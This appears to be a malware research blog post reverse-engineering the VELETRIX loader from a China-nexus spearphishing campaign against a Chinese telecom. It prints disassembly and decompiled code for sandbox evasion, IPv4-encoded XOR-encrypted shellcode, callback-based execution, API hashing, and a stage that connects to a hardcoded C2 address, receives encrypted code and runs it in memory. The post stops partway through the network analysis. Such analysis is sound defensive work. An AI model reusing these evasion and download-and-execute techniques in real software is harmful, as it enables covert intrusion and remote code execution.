VELETRIX Loader Dissection: Kill Chain Analysis of China-Nexus Telecommunications Infrastructure Targeting - 0x0d4y Malware Research

By 0x0d4y

Published: 2025-07-02 · Archived: 2026-04-06 00:21:08 UTC

In my work I had the opportunity to analyze a China-Nexus Threat Actor, called Earth Alux, and this research, which only covers the fundamental points of the Kill Chain and the analysis of some components of its Toolkit, was the starting point of a long process of studies on how the Chinese state invested in its Cyber Warfare capabilities in the long term. This long process of studies, which is still ongoing, led me to analyze several China-Nexus Threat Actors and their most recent campaigns, especially the most recent ones. This post is one of the fruits of my process of studying China's capabilities in employing Cyber Warfare that is aligned with state interests.

Chinese State Turns to Cyber Warfare

First, it is extremely important to understand that the China-Nexus Threat Actors do not have the same banal motivations as the eCrime Threat Actors. For decades, the Chinese state has incorporated the cyber warfare project into civil society, and it is a civic duty of citizens and private companies to collaborate with the objectives aligned with the Chinese state. It may not seem that impressive, but China has worked for decades to become one of the world's technological powers today, and has incorporated policies that use cyber warfare to its advantage, through

the PLA (People's Liberation Army) and MSS (Ministry of State Security) units, which are used to conduct cyber campaigns against private companies, governments, and critical structures, with the aim of meeting the needs of the state. Literally, cybersecurity at the service of the state.

This makes me think that the China-Nexus Threat Actors have the most sophisticated motivations of all. It's not as simple as a threat actor wanting to make an impact to generate revenue for themselves; the China-Nexus are cyber threats driven by state interests. They can compromise organizations only to silently persist in their infrastructure for years, just to gather intelligence in the long term, and become a few steps ahead of the Chinese state's competitors.

The cybersecurity market, especially those that invest heavily in marketing, talk a lot about Cyber Warfare when referring to Ransomware groups, or Malware-as-a-Service operated by e-Crime, but the real Cyber Warfare is that which is waged by states and not by cyber criminals with financial purposes. Cyber Warfare causes diplomatic and financial market disputes, causes theft of intellectual property, or causes mass espionage through infiltration of telecommunications companies. And this is exactly the case that I will discuss in this post.

China Targets Country's Own Telecommunications


In this post, I will analyze a campaign that was named DragonClone by the *Seqrite Labs APT-Team*, whose research can be found here.

This is an example where it is possible to observe a sophistication in the motivation of the Threat Actor China-Nexus. Here, the objective is not necessarily the theft of intellectual property of a certain product, or the impact of encrypting the main servers of the victim's Domain. In this campaign, the Threat Actors infected the company China Mobile Tietong Co., Ltd, which is a subsidiary of China Mobile, one of the largest companies in the telecommunications industry in China. In other words, by compromising a Telecommunications company, the adversaries have access to the entire backbone responsible for this company, consequently, the adversaries have access to all the traffic that passes through this backbone. Mass Espionage.

This allows us to observe how strategic the China-Nexus Threat Actors are, allowing the Chinese state to remain well positioned to identify, respond to any future state threat. Now let's analyze the technical aspect of the campaign.

Technical Analysis of the DragonClone Campaign

Below, we can see the general flow of the infection that we are going to unravel, and as we can see, the initial access is made through the *Spearphishing* technique (T1566.001), delivering to users a ZIP file that contains binaries related to an internal training program for employees of China Mobile Tietong Co., Ltd. *Wondershare* software, specifically *Recoverit*. But when executed, the benign software will execute a malicious DLL placed by the Threat Actor, with the aim of loading a 2nd stage into memory.



The component that was Sideloaded is a DLL that Wondershare contains a dependency on, which the Threat Actor replaced with a loader customized by the adversary identified as **VELETRIX**.

The ZIP file we will use in this analysis contains the SHA256 below.

```
SHA256:"fef69f8747c368979a9e4c62f4648ea233314b5f41981d9c01c1cdd96fb07365"
```

Within the ZIP file it is possible to observe several binaries, however, the main one that is targeted by Spearphishing is the one identified as "**2025年中国移动有限公司内部培训计划即将启动，请尽快报名.exe**", in which is translated to "**China Mobile Limited's internal training program for 2025 is about to start, please sign up as soon as possible**". As we can see, the filename has a social engineering component that as we said before, targeting the *China Mobile Tietong Co.* employees.

Below, we can see the point exploited with DLL Side-Loading, where the main Wondershare software has a DLL dependency with `drstat.dll`, as we can see below.

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder	NameRVA
3FF4	drstat.dll	7	FALSE	5970	0	0	5A2A
4008	MSVCP140.dll	27	FALSE	5740	0	0	60AA
401C	VCRUNTIME140...	9	FALSE	5820	0	0	614A
4030	api-ms-win-crt...	19	FALSE	58B8	0	0	6352
4044	api-ms-win-crt...	4	FALSE	5870	0	0	6374
4058	api-ms-win-crt...	1	FALSE	58A8	0	0	6394
406C	api-ms-win-crt...	2	FALSE	5958	0	0	63B4
4080	api-ms-win-crt...	1	FALSE	5898	0	0	63D4
4094	KERNEL32.dll	15	FALSE	56C0	0	0	6554


drstat.dll [7 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
42B0	dr_data_init	-	59C0	59C0	-	A
42B8	dr_data_screen	-	5A18	5A18	-	B
42C0	dr_data_custom...	-	5A04	5A04	-	6
42C8	dr_data_stop	-	59F4	59F4	-	C
42D0	dr_data_event	-	59E4	59E4	-	8
42D8	dr_data_base_info	-	59D0	59D0	-	2
42E0	dr_data_count	-	59B0	59B0	-	5

It is at this point in the kill chain that the Threat Actor will abuse this dependency, executing a malicious chain through the legitimate software. So, let's analyze the drstat.dll DLL placed in the ZIP file by the Threat Actors.

drstat.dll Reverse Engineering


When we load the binary in Binary Ninja, we can see the exports of this DLL in the *Triage Summary* view.



None of the exports listed above do something, except the exported function `dr_data_stop`. This is the only function that has a routine, and, it is the *main* function of the `VELETRIX`.

When this function is called by the legitimate binary, the first routine to be executed is the `Anti-Sandbox` routine, executing the GetTickCount in the beginning and in the end of the `Anti-Sandbox` loop. The loop is compound by a *10 seconds sleep* (with Sleep API) and checking the sound in the system with Beep call.

After the Anti-Sandbox routine is completed, VELETRIX's main function is to start the dynamic API loading routine with LoadLibraryA and GetProcAddress, as we can see in the Disassembly code snippet below, where the adversary tries to evade detection and hinder the analysis through the *Stack Strings* technique.



```
call    qword [rel GetTickCount]  //  End of the Anti-VM routine
lea     rcx, [rsp+0x78 {kernel32}]  // Start to load the necessary APIs
mov     dword [rsp+0x78 {kernel32}], 'Kern'
mov     dword [rsp+0x7c {var_bc}], 'el32'
mov     dword [rbp-0x80 {var_b8}], '.dll'
mov     byte [rbp-0x7c {var_b4_1}], bl
call    qword [rel LoadLibraryA]
lea     rdx, [rbp-0x40 {VirtualAllocExNuma}]
mov     dword [rbp-0x40 {VirtualAllocExNuma}], 'Virt'
mov     rcx, rax
mov     dword [rbp-0x3c {var_74}], 'ualA'
mov     rbx, rax
mov     dword [rbp-0x38 {var_70}], 'lloc'
mov     dword [rbp-0x34 {var_6c}], 'ExNu'
mov     word [rbp-0x30 {var_68}], 'ma'
mov     byte [rbp-0x2e {var_66}], 0
call    qword [rel GetProcAddress]
lea     rdx, [rbp-0x68 {VirtualProtect}]
mov     dword [rbp-0x68 {VirtualProtect}], 'Virt'
mov     rcx, rbx
mov     dword [rbp-0x64 {var_9c}], 'ualP'
mov     r12, rax
mov     dword [rbp-0x60 {var_98}], 'rote'
mov     dword [rbp-0x5c {var_94}], 'ct'
call    qword [rel GetProcAddress]
lea     rdx, [rbp-0x28 {EnumCalendarInfoA}]
mov     dword [rbp-0x28 {EnumCalendarInfoA}], 'Enum'
mov     rcx, rbx
mov     qword [rsp+0x30 {var_108_1}], rax
mov     dword [rbp-0x24 {var_5c}], 'Cale'
mov     dword [rbp-0x20 {var_58}], 'ndar'
```

All of the Windows APIs that is loaded in this routine you can see below.

- VirtualAllocExNuma;
- VirtualProtect;
- EnumCalendarInfoA;
- SystemFunction036 (RtlGenRandom);
- HeapAlloc;
- HeapFree;
- RtlIpv4StringToAddressA.

And here’s the interesting thing, if you look at the strings in the VELETRIX binary, you’ll see a large number of IPv4 addresses. These addresses together are the encrypted shellcode that VELETRIX loads upon execution.

```
char const (* shellcode_ipv4fuscated[0x15d])[0xe] =
{
    [0x000] = ip_63.55.255.255 {"63.55.255.255"}
    [0x001] = ip_255.134.108.111 {"255.134.108.111"}
    [0x002] = ip_111.111.163.163 {"111.111.163.163"}
    [0x003] = ip_163.47.58.60 {"163.47.58.60"}
    [0x004] = ip_57.56.46.59 {"57.56.46.59"}
    [0x005] = ip_46.58.46.57 {"46.58.46.57"}
```

This is not a new method of obfuscation, but it is quite unusual. It works because each byte (in hexadecimal) of the shellcode can be represented by an octet of an IPv4 address. The work that the adversary had to do was to aggregate four octets (4 bytes) and transform them visually into IPv4 addresses. To convert IPv4 addresses into bytes, it is necessary to use the *RtlIpv4StringToAddressA* API, which is exactly the routine that VELETRIX executes.

```
PCSTR (** const ptr_c2_ip_addresses)[0xe] = &c2_ip_addr;
PIN_ADDR Addr = ip_addr_byte;
PCSTR Terminator = &data_18001599a;

while (ptr_RtlIpv4StringToAddressA(*(uint64_t*)ptr_c2_ip_addresses, 0,
    &Terminator, Addr) != STATUS_INVALID_PARAMETER)
{
    Addr = &Addr[1];
    ptr_c2_ip_addresses = &ptr_c2_ip_addresses[1];

    if (ptr_c2_ip_addresses >= &null)
```

After deobfuscating the *Shellcode*, VELETRIX subjects each byte to an **XOR** operation with the key **0x6f**, with the aim of decrypting the previously obfuscated *Shellcode*.

```
do
{
    char* ptr_byte_counter = (int64_t)byte_counter;
    *(uint8_t*)(ptr_byte_counter + ip_addr_byte) ^= 0x6f;
    byte_counter += 1;
} while (byte_counter < 0x573);
```

I implemented a script in Python in uploaded in my Github (the link is in the *Reference* section), which aims to execute the same algorithm flow, that is, receive the list of IPv4 addresses, transform the octets into their corresponding bytes and finally submitting the byte to a single-key *XOR* operation `0x6f`. At the end of this decryption flow we will have the decrypted Shellcode.

VELETRIX implements an unconventional method of Shellcode injection, opting to use the `EnumCalendarInfoA` API. Basically, VELETRIX allocate a memory space and change the protection through `VirtualProtect` to `PAGE_EXECUTE_READWRITE` permissions, in this space it will be placed the Shellcode address as the first argument of the `EnumCalendarInfoA` API call, since it expects to receive the application-defined callback function. Thus, the API will execute the code present in the address given in the first argument `lpCalInfoEnumProc`. With this unconventional implementation, the *Shellcode* will be executed and may escape detections that conventional methods monitor. Below, we can see this implementation.

```
mov     rdx, qword [rdi+0x8]
lea     r9, [rsp+0x48 {lpflOldProtect}]
mov     rcx, qword [rdi+0x10]
mov     r8d, PAGE_EXECUTE_READWRITE
call    qword [rsp+0x30 {p_VirtualProtect}]  // Call VirtualProtect
mov     ecx, dword [rdi+0x4]
mov     edx, 0x800
add     rcx, qword [rdi+0x10]  // Callback function -> Shellcode Address
mov     r9d, 0x1
mov     r8d, 0xffffffff
call    qword [rsp+0x38 {p_EnumCalendarInfoA}]  // Call EnumCalendarInfoA
mov     byte [rel flag_for_anti-vm_init], 0x1
```

Shellcode Reverse Engineering

The first action to be performed is to collect the *kernel32.dll* DLL by accessing the memory structures through the *PEB*.

```
TEB* gsbase;
struct _LDR_DATA_TABLE_ENTRY* dll =
    gsbase->ProcessEnvironmentBlock->Ldr->ImageBaseAddress;

while (dll->DllBase)
{
    void* DllBase = dll->DllBase;
    int32_t dll_hash = 0;
    struct _LIST_ENTRY ldr_struct;
    ldr_struct.Flink = dll->BaseDllName.Length;
    *(uint16_t*)((char*)ldr_struct.Flink)[2] = dll->BaseDllName.MaximumLength;
    ldr_struct.Blink = dll->BaseDllName.Buffer;
    dll = dll->InLoadOrderLinks.Flink;
```

By collecting the address of *kernel32.dll*, *Shellcode* de-hashes the LoadLibraryA API, which will be used to load the other DLLs. The DLL names were placed in *Stack Strings*, with the aim of evading detection.

```
lea     rbp, [rsp-0x298 {var_2d8}]
sub     rsp, 0x398
mov     ecx, 0x726774c  // LoadLibraryA API Hash
call    shellcode_ror3_api_hash
xor     edi, edi  {shellcode_main_wrapper}
mov     dword [rbp-0x70 {user32.dll}], 'user'
mov     rbx, rax  // Passing LoadLibraryA DeHashed to RBX
mov     byte [rbp-0x66 {var_33e}], dil  {shellcode_main_wrapper}
lea     rcx, [rbp-0x70 {user32.dll}]
mov     dword [rbp-0x6c {var_344}], '32.d'
mov     word [rbp-0x68], 'll'
call    rbx  // Call LoadLybraryA
lea     rcx, [rbp-0x60 {ws2_32.dll}]
mov     dword [rbp-0x60 {ws2_32.dll}], 'ws2_'
mov     dword [rbp-0x5c {var_334}], '32.d'
mov     word [rbp-0x58], 'll'
mov     byte [rbp-0x56 {var_32e}], dil  {shellcode_main_wrapper}
call    rbx  // Call LoadLybraryA
lea     rcx, [rbp-0x50 {msvcrt.dll}]
mov     dword [rbp-0x50 {msvcrt.dll}], 'msvc'
mov     dword [rbp-0x4c {var_324}], 'rt.d'
mov     word [rbp-0x48 {var_320}], 'll'
mov     byte [rbp-0x46 {var_31e}], dil  {shellcode_main_wrapper}
call    rbx  // Call LoadLybraryA
```

Below, you can more easily observe the DLL loading flow followed by the API Hashing process.

```
// LoadLibraryA API Hash
LoadLibraryA_t* ptr_LoadLibrary = shellcode_ror3_api_hash(LoadLibraryA);
int32_t user32.dll;
__builtin_strncpy(&user32.dll, "user32.dll", 0xb);
// Passing LoadLibraryA DeHashed to RBX
ptr_LoadLibrary(&user32.dll);  // Call LoadLybraryA
int32_t ws2_32.dll;
__builtin_strncpy(&ws2_32.dll, "ws2_32.dll", 0xb);
ptr_LoadLibrary(&ws2_32.dll);
int32_t msvcrt.dll;
__builtin_strncpy(&msvcrt.dll, "msvcrt.dll", 0xb);
ptr_LoadLibrary(&msvcrt.dll);
WSAStartup_t* WSAStartup = shellcode_ror3_api_hash(WSAStartup);
WSASocketA_t* WSASocketA = shellcode_ror3_api_hash(WSASocketA);
connect_t* connect = shellcode_ror3_api_hash(connect);
send_t* send = shellcode_ror3_api_hash(send);
VirtualAlloc_t* VirtualAlloc;
int32_t rdx;
void** r8;
void* r9;
uint64_t r11;
VirtualAlloc = shellcode_ror3_api_hash(VirtualAlloc);
```

The Hashing algorithm is simple, being based on the *ROR13* algorithm, as we can see below.

```
movsx   eax, byte [rcx]
ror     edx, 13  // ROR13 API Name
cmp     byte [rcx], 0x61
```

From this point on, the Shellcode will use the *WinSocket* library to communicate with its Command and Control server. Below we can see the network communication setup

- `WSAStartup` – Initialize Winsock
- `WSASocketA` – Create socket
- `connect` – Establish connection
- `send` – Send data
- `recv` – Receive data
- `closesocket` – Clean up socket
- `gethostbyname` / `inet_addr` – DNS resolution

Below we can see the use of WSAStartup to start the socket initialization process.

```
mov     ecx, 0x202
lea     rdx, [rbp+0xf0 {wSAData}]
call    qword [rbp-0x30 {var_308}]  // Call WSAStartup
```


Below you can see the socket setup, where you can see that Shellcode will use the TCP protocol to establish the connection.

```
mov     dword [rsp+0x28 {var_2e0_1}], r14d
lea     r8d, [rbx+0x6]  // IPPROTO_TCP
mov     edx, r14d
mov     dword [rsp+0x20 {var_2e8}], ebx  // SOCK_STREAM
lea     ecx, [rbx+0x2]  // AFF_INET
call    r13  // Call WSASocketA
```

The IP address of the Command and Control server is hardcoded via Stack String, as can be seen in the image below, being `62.234.24.38`.

```
mov     dword [rbp+0x2f0 {arg_18}], '62.2'
mov     byte [rbp+0x2f4 {arg_1c}], bl
mov     dword [rbp+0x2f8 {arg_20}], '34.2'
mov     byte [rbp+0x2fc {arg_24}], bl
mov     dword [rsp+0x30 {var_2d8}], '4.38'
mov     byte [rsp+0x34 {var_2d4}], bl
```


And to validate that this is in fact the Command and Control IPv4 address, we just need to look at the score of this IP address on VirusTotal, and the country of origin being China.



Below we can see the Shellcode finally calling the `connect` API, with the aim of connecting to the Command and Control address identified previously.

```
mov     r8d, r12d  {0x10}
lea     rdx, [rbp-0x40 {socket_addr_struct}]
mov     rcx, rbx  // Socket Descriptor
call    rsi  // Call connect API
test    eax, eax
```

Below we can see the loop implemented in Shellcode, which allows a certain persistence of communication.




And here's the interesting part! Shellcode has the ability to receive encrypted data from the Command and Control server, decrypt it through a simple `XOR` algorithm with the key `0x99`, then execute it at a previously allocated address with `PAGE_EXECUTE_READWRITE` permissions. Below, we can see the flow of what was briefly described.

```
// Allocates ~30MB
    VirtualAlloc(0, 0x1c9c380, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

if (recv_executable_data)
{
    int32_t rsi_2 = 0;
    int64_t buffer = recv_executable_data;

    while (true)
    {
        int32_t num_bytes_recv =
            recv(socket_descriptor, buffer, 0x64000, 0);

        if (num_bytes_recv < rbx_2 + 1)
            break;

        int32_t r8_10 = 0;

        if (num_bytes_recv)
        {
            do
            {
                uint64_t rcx_21 = (uint64_t)(r8_10 + rsi_2);
                r8_10 += rbx_2 + 1;
                *(uint8_t*)(rcx_21 + recv_executable_data) ^= 0x99;
            } while (r8_10 < num_bytes_recv);
        }

        rsi_2 += num_bytes_recv;
        buffer = (uint64_t)rsi_2 + recv_executable_data;
    }

    closesocket(socket_descriptor);
    return recv_executable_data();
```

This is interesting because what we know through public intelligence is that `VELETRIX` carries a `VShell` shellcode which is an `Offensive Security Tool`, like `Meterpreter`, `Cobalt Strike` among others, which means that, when executed, it will communicate with the Command and Control server, where some data will be sent (possibly for agent authentication), and then the Command and Control server will send encrypted data that will be subjected to an *XOR* operation, and executed in memory.

A Deep Dive into the C&C Communication & 2nd Stage Extraction

So far, we have only analyzed the Loader component of the Kill Chain, but as we have seen in our analysis, the *VELETRIX* Shellcode appears to download and execute some type of data. To identify this, in my isolated laboratory I executed the Wondshare software and consequently the *VELETRIX* loader. During its execution, I captured all the loader traffic, which we can see in the image below, the validation of communication with the IPv4 address **62.234.24.38** on TCP port **9999**.



